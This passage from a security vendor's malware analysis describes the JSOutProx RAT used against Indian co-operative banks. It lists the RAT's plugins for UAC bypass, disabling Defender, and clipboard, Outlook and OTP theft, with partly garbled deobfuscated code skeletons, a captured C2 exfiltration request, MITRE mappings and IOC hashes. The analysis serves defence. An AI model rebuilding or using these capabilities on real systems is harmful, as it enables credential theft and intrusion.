
In the above DotUtil functions, given below is the most important one (Create Instance):

```
ghplsv['DotUtil']['createInstance'] = function() {
  var a = {};
  a[ghplsu(ghplsb('0xe030'), ghplsb('0x4d33'))] = function(b, t) {
  try {
    if (ghplsv['DotUtil']['CreateInstance']()){
      return ghplsv['DotUtil']['Instance']['download'](url,id,v)Ok,cookie,self);
    }
  },
```

(Fig 23.)


libDotJs.dll is downloaded, which has the actual code related to the DotUtil Functions.

We have fetched the libDotJS.dll module by intercepting the memory of wscript.exe using x64.dbg. Looking into CFF Explorer




(Fig 24.)

All the functions can be seen in its strings.



(Fig 25.)

Using dnspy for a clear picture, we can clearly see that there is a complete mapping of Dotnet modules of the below dll and the ones declared in DotUtil component of the malicious JavaScript



(Fig 26.)

Let's now look into Plugins:

1. **Activity Plugin:** This plugin enables the RAT to be in Online or Offline state. An adodb.stream object is created when the state is online to save the downloaded/collected data. This plugin (infact all the plugins) is used along with function receive that is used to interpret commands from C2. Based on the commands the states are changed by calling corresponding “Activity” Functions through a switch-case.

```

ghplsv['Activity']['Instance'] = null,
ghplsv['Activity']['ClassName'] = 'Program',
ghplsv['Activity']['Serialized'] = '',
ghplsv['Activity']['list'] = function() {
ghplsv['Activity']['clear'] = function() {
ghplsv['Activity']['remove'] = function(a) {
ghplsv['Activity']['read'] = function(a) {
ghplsv['Activity']['readOnline'] = function() {
ghplsv['Activity']['start'] = function(a, b, t, u, v, w, x) {
ghplsv['Activity']['stop'] = function() {
ghplsv['Activity']['getState'] = function() {
ghplsv['Activity']['getDriver'] = function() {
ghplsv['Activity']['changeOnlineState'] = function(a) {
ghplsv['Activity']['launch'] = function() {
ghplsv['Activity']['createInstance'] = function() {
ghplsv['Activity']['getSerializedBase64'] = function() {
ghplsv['ActivityPlugin'] = {},
ghplsv['ActivityPlugin']['SavePath'] = 'undefinedsg\'',
ghplsv['ActivityPlugin']['Driver'] = 0,
ghplsv['ActivityPlugin']['Online'] = ![],
ghplsv['ActivityPlugin']['Offline'] = ![],
ghplsv['ActivityPlugin']['EncryptContents'] = ![],
ghplsv['ActivityPlugin']['EncryptFileNames'] = ![],
ghplsv['ActivityPlugin']['Startup'] = ![],
ghplsv['ActivityPlugin']['receive'] = function(a) {

```

(Fig 27.)

2. **CensorMiniPlugin:** Enables/disables proxy settings on user machine by modifying registry key “Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable” switch-case.

```
ghplsv['CensorMiniPlugin'] = {},
ghplsv['CensorMiniPlugin']['RegPath'] = 'Software\Microsoft\Windows\CurrentVersion\Internet Settings',
ghplsv['CensorMiniPlugin']['SavePath'] = ghplsv['AppHome'] + '.cm\'',
ghplsv['CensorMiniPlugin']['Port'] = '8888',
ghplsv['CensorMiniPlugin']['EncryptFileNames'] = !![],
ghplsv['CensorMiniPlugin']['Enabled'] = !![],
ghplsv['CensorMiniPlugin']['receive'] = function(a) {
ghplsv['CensorMiniPlugin']['setState'] = function(a) {
```

(Fig 28.)

3. **AdminConsolePlugin:** This plugin changes the authentication level using “winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2”. It uses command “select * from win32_logicaldisk” and queries drive size, freespace etc.

```
ghplsv['AdminConsolePlugin']['receive'] = function(a) {
var b = {};
b[ghplsv(ghplsb('0xc84c'), ghplsb('0x409b'))] = "winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2",
b[ghplsv(ghplsb('0x8ca9'), ghplsb('0x483a'))] = "select * from win32_logicaldisk", b[ghplsv(ghplsb('0xbbbb'),
return w === x;
}, b[ghplsv(ghplsb('0xc2ab'), ghplsb('0xd3af'))] =
ghplsv(ghplsb('0xc280'), ghplsb('0xc5b7')), b[ghplsv(ghplsb('0xa0e2'), ghplsb('0x10133'))] =
"mc.ds", b[ghplsv(ghplsb('0xb7ab'), ghplsb('0xd0bc'))] = function(w, x) {
try {
```

(Fig 29.)

4. **ClipboardPlugin:** : It is used to copy the clipboard data and send it over C2. It can also modify clipboard data.

```
ghplsv['Clipboard'] = {},
ghplsv['Clipboard']['getText'] = function() {
ghplsv['Clipboard']['setText'] = function(a) {
ghplsv['Clipboard']['paste'] = function() {
ghplsv['Clipboard']['copy'] = function() {
ghplsv['Clipboard']['setPaste'] = function(a) {
ghplsv['Clipboard']['setPasteRevert'] = function(a) {
ghplsv['Clipboard']['setPasteRevert'] = function() {
ghplsv['ClipboardPlugin'] = {},
ghplsv['ClipboardPlugin']['receive'] = function(a) {
```

(Fig 30.)

5. **DnsPlugin:** It is used to send current DNS info to c2 . It can also be used to set a DNS path. Add or modify new path in C:\Windows\System32\drivers\etc\hosts (source)

```
ghplsv['Dns'] = {},
ghplsv['Dns']['Path'] = '%WinDir%\System32\Drivers\etc\Hosts',
ghplsv['Dns']['set'] = function(a) {
ghplsv['Dns']['get'] = function() {
ghplsv['Dns']['append'] = function(a) {
ghplsv['Dns']['clear'] = function() {
ghplsv['DnsPlugin'] = {},
ghplsv['DnsPlugin']['receive'] = function(a) {
```

(Fig 31.)

6. **Multiviewplugin:** Has Quality and scaling info.

MultiViewPlugin	(...)	Object
[Methods]		
Quality	0x64	Number
Scale	0xA	Number

(Fig 32.)

7. **LibraryPlugin:** Sends a list of the Dotnet versions installed on the system to C2.

8. **OutlookPlugin:** It accesses the Outlook account details, and contacts list and sends it over C2

```

ghplsv['Outlook'] = {},
ghplsv['Outlook']['Instance'] = null,
ghplsv['Outlook']['className'] = 'Program',
ghplsv['Outlook']['Serialized'] = '',
ghplsv['Outlook']['accounts'] = function() {
ghplsv['Outlook']['contacts'] = function(a, b, t, u) {
ghplsv['Outlook']['stopJob'] = function() {
ghplsv['Outlook']['createInstance'] = function() {
ghplsv['OutlookPlugin'] = {},
ghplsv['OutlookPlugin']['receive'] = function(a) {
    
```

(Fig 33.)

9. **PriviledgePlugin:** In this, the option “UAC” allows to write in registry location “SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\” (source) by setting value 0 for keys EnableLUA and ConsentPromptBehaviorAdmin. The option “elevateScript” executes the script using wscript.exe with the batch mode option. The option “elevateCommand” executes commands using Wsh with the ‘runas’ flag. It also has options for using UAC bypass techniques like fodhelper.exe, Slui File Handler Hijacking, CompMgmtLauncher, EventViewer.exe etc.

```

ghplsv['Priviledge'] = {},
ghplsv['Priviledge']['UAC'] = function(a) {
ghplsv['Priviledge']['isUAC'] = function() {
ghplsv['Priviledge']['disableWinDefender'] = function(a) {
ghplsv['Priviledge']['isWinDefenderDisabled'] = function() {
ghplsv['Priviledge']['elevateComspecCommand'] = function(a) {
ghplsv['Priviledge']['elevateScript'] = function(a, b) {
ghplsv['Priviledge']['elevateCommand'] = function(a, b, t) {
ghplsv['Priviledge']['isAdmin'] = function() {
ghplsv['Priviledge']['elevateWithComputerDefaults'] = function(a) {
ghplsv['Priviledge']['elevateWithFodhelper'] = function(a) {
ghplsv['Priviledge']['elevateWithSlui'] = function(a) {
ghplsv['Priviledge']['elevateWithCompMgmtLauncher'] = function(a) {
ghplsv['Priviledge']['elevateWithEventvwr'] = function(a) {
ghplsv['Priviledge']['elevateWith'] = function(a, b, t, u, v) {
ghplsv['Priviledge']['isConsentHigh'] = function() {
ghplsv['Priviledge']['consentLevel'] = function() {
ghplsv['PriviledgePlugin'] = {},
ghplsv['PriviledgePlugin']['receive'] = function(a) {
    
```

(Fig 34.)


10. **PromptPlugin**: This plugin allows the attacker to show his victim a custom message prompt sent by C2.

```
ghplsv['Prompt'] = {},  
ghplsv['Prompt']['Instance'] = null,  
ghplsv['Prompt']['className'] = 'Program',  
ghplsv['Prompt']['Serialized'] = '',  
ghplsv['Prompt']['show'] = function(a, b, t, u) {  
ghplsv['Prompt']['close'] = function() {  
ghplsv['Prompt']['createInstance'] = function() {  
ghplsv['PromptPlugin'] = {},  
ghplsv['PromptPlugin']['receive'] = function(a) {
```

(Fig 35.)

11. **ProxyPlugin**: Sets DNS path. Add or modify a new path in C:\Windows\System32\drivers\etc\hosts. (source)

12. **ShortcutPlugin**: Generate shortcut files for given executables. Run the shortcut file. You can either get the target of a shortcut file or dump its content.



Method	Signature
create()	create(a, b, t, u, v, w, x, y)
dump()	dump(a)
getTarget()	getTarget(a)
run()	run(a, b)

(Fig 36.)

13. **RecoveryPlugin**: Used for the recovery of user password configurations

14. **TokensPlugin**: Steal OTP received from SymantecVIP application.

```
ghplsv['SymantecVIP'] = {},  
ghplsv['SymantecVIP']['Instance'] = null,  
ghplsv['SymantecVIP']['className'] = 'Program',  
ghplsv['SymantecVIP']['Serialized'] = '',  
ghplsv['SymantecVIP']['getOTP'] = function(a) {  
ghplsv['SymantecVIP']['createInstance'] = function() {  
ghplsv['TokensPlugin'] = {},  
ghplsv['TokensPlugin']['receive'] = function(a) {
```

(Fig 37.)

Apart these there are few interesting methods also:

P object: Used to fetch information related to volume serial, resolution, physical memory info etc

```
ghplsv['p']['caption'] = function(a) {  
ghplsv['p']['security'] = function(a) {  
ghplsv['p']['ieResolution'] = function() {  
ghplsv['p']['screenResolution'] = function() {  
ghplsv['p']['wmiScreenResolution'] = function() {  
ghplsv['p']['volumeSerial'] = function() {  
ghplsv['p']['networkPrinters'] = function() {  
ghplsv['p']['freePhysicalMemory'] = function() {  
ghplsv['p']['totalPhysicalMemory'] = function() {  
ghplsv['p']['arch'] = function() {  
ghplsv['p']['version'] = function() {
```

(Fig 38.)

15. **Network drives:** Dumps info related to network drives.

```
ghplsv['NetworkDrives'] = {},  
ghplsv['NetworkDrives']['dump'] = function() {
```

(Fig 39.)

16. **Message bag:** Used to give flash messages to the victim

```
ghplsv['MessageBag'] = {},  
ghplsv['MessageBag']['info'] = function(a) {  
ghplsv['MessageBag']['error'] = function(a) {
```

(Fig 40.)

Environment and HTTP objects:

```
ghplsv['Environment']['userName'] = function() {  
ghplsv['Environment']['computerName'] = function() {  
ghplsv['Environment']['userDomain'] = function() {  
ghplsv['Environment']['dcName'] = function() {  
ghplsv['Environment']['encoding'] = function() {  
ghplsv['Environment']['engineVersion'] = function() {  
ghplsv['Environment']['engine'] = function() {  
  
ghplsv['Hex'] = {},  
ghplsv['Hex']['encode'] = function(a) {  
ghplsv['Hex']['decode'] = function(a) {  
ghplsv['Http'] = {},  
ghplsv['Http']['q'] = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.  
ghplsv['Http']['create'] = function() {  
ghplsv['Http']['addHeaders'] = function(a, b, t, u) {  
ghplsv['Http']['post'] = function(a, b, t, u) {  
ghplsv['Http']['get'] = function(a, b, t) {  
ghplsv['Http']['head'] = function(a, b, t) {  
ghplsv['Http']['send'] = function(a, b, t) {  
ghplsv['Http']['uploadFile'] = function(a, b, t) {  
ghplsv['Http']['uploadData'] = function(a, b, t) {  
ghplsv['Http']['downloadData'] = function(a, b) {  
ghplsv['Http']['downloadFile'] = function(a, b, t) {
```

(Fig 41.)

After dropping old versions, a new version is dropped (updated) in a few cases, which leads to Netwire RAT. Last year we published our research about Java-based Adwind RAT (<https://www.seqrите.com/blog/java-rat-campaign-targets-co-operative-banks-in-india/>) in which a jar file was the main component

Furthermore, it targeted co-operative banks in India using Covid-themed attachment names of a similar double-extension format. JSOutProx and Adwind RATs have identical commands, configuration fields, and user-agent strings. It is likely that the JSOutProx RAT is linked to the same threat actor since they appear to use similar jar files as end payloads instead of initial infection vectors to evade detection

Network:

```
POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: /*/*
Accept-Encoding: gzip, deflate
Cookie:
rdsff=efbbbf43344241333634375f7c5f63383833613436322d666237632d346235662d616634652d6239386263333138393361625f7c5f555345522d504
35f7c5f61646d696e5f7c5f4d6963726f736f66742057696e646f777320372050726f66657373696f6e616c205f7c5f362e312e373630315f7c5f6e757872
745f7c5f70696e67
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win32; 32) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Edg/90.0.818.51
Content-Length: 0
Host: www.saraswathi.coop.bank.in;5090

HTTP/1.1 200 OK
Content-Type: image/jpeg
Set-Cookie: _utl=73702e6f705f7c5f
Content-Length: 20
Connection: close

MTBffF8tMV98XzUwMA==
```

(Fig 42.)

We captured some attacker engagement with victims. The command “MTBffF8tMV98XzUwMA==” decodes to “10_|_-1_|_500 “ which was issued to capture screenshots and send them back to C2.

Notice that crafted HTTP header in the request, which helps payload blend into packets as Content-Type of images. However, this was an old variant of JsOutProx.



Conclusion


”

Apparently, this attack was carried out by a Threat Actor with a financial motive.

They are attacking small banks, where security practices are less well-defined than those of larger institutions, thereby increasing the chance of a successful infection and a payout.

While the majority of the analyzed attacks have targeted Indian banks, we have found signs of this attack in other geographies as well. As we have only limited data, it is difficult to determine if the attackers are targeting any particular country.

Based on our Threat Intelligence:



Our clients are advised to apply updates regularly and ensure that their employees are aware of such types of attacks.

MITRE ATT&CK:

Obfuscation	T1313
System Information Discovery	T1082
Exfiltration Over C2 Channel	T1041
Persistence: Startup/Registry Keys	T1060
Command And Control (C2)	TA0011 , T1001, T1132.001
MSHTA Execution	T1218.005
WSCRIPT Execution	T1059.007
Phishing: Spear Phishing Attachment	T1566.001

IOC

06396c2f1ac27f7a453d9461ad1af8a6 : New version
3C9F664193958E16C9C89423AEFCB6C8: Old Version
9AED11D78DD7ECF5331360011B0EA9A8:
DotUtil.Library.Cs.dll
c4aa2b901d6bb29dff4e227362a032c6
b308874f65c78ddec335ce5d83246d3
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466d99ac1ca19b8732923d0510eb8385

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Website Paragraph

Indian Co-operative Banks and Finance Companies were targeted by Multi-Staged JSOutProx RAT group to steal sensitive data. Quick Heal Security Labs has been monitoring the attack and found multiple payloads dropped at different stages of the spear-phishing operation through separate C2 domains. The malware uses spear-phishing emails with compressed attachments that have a transaction-related name. [Download the extensive whitepaper on the topic to know more.](#)

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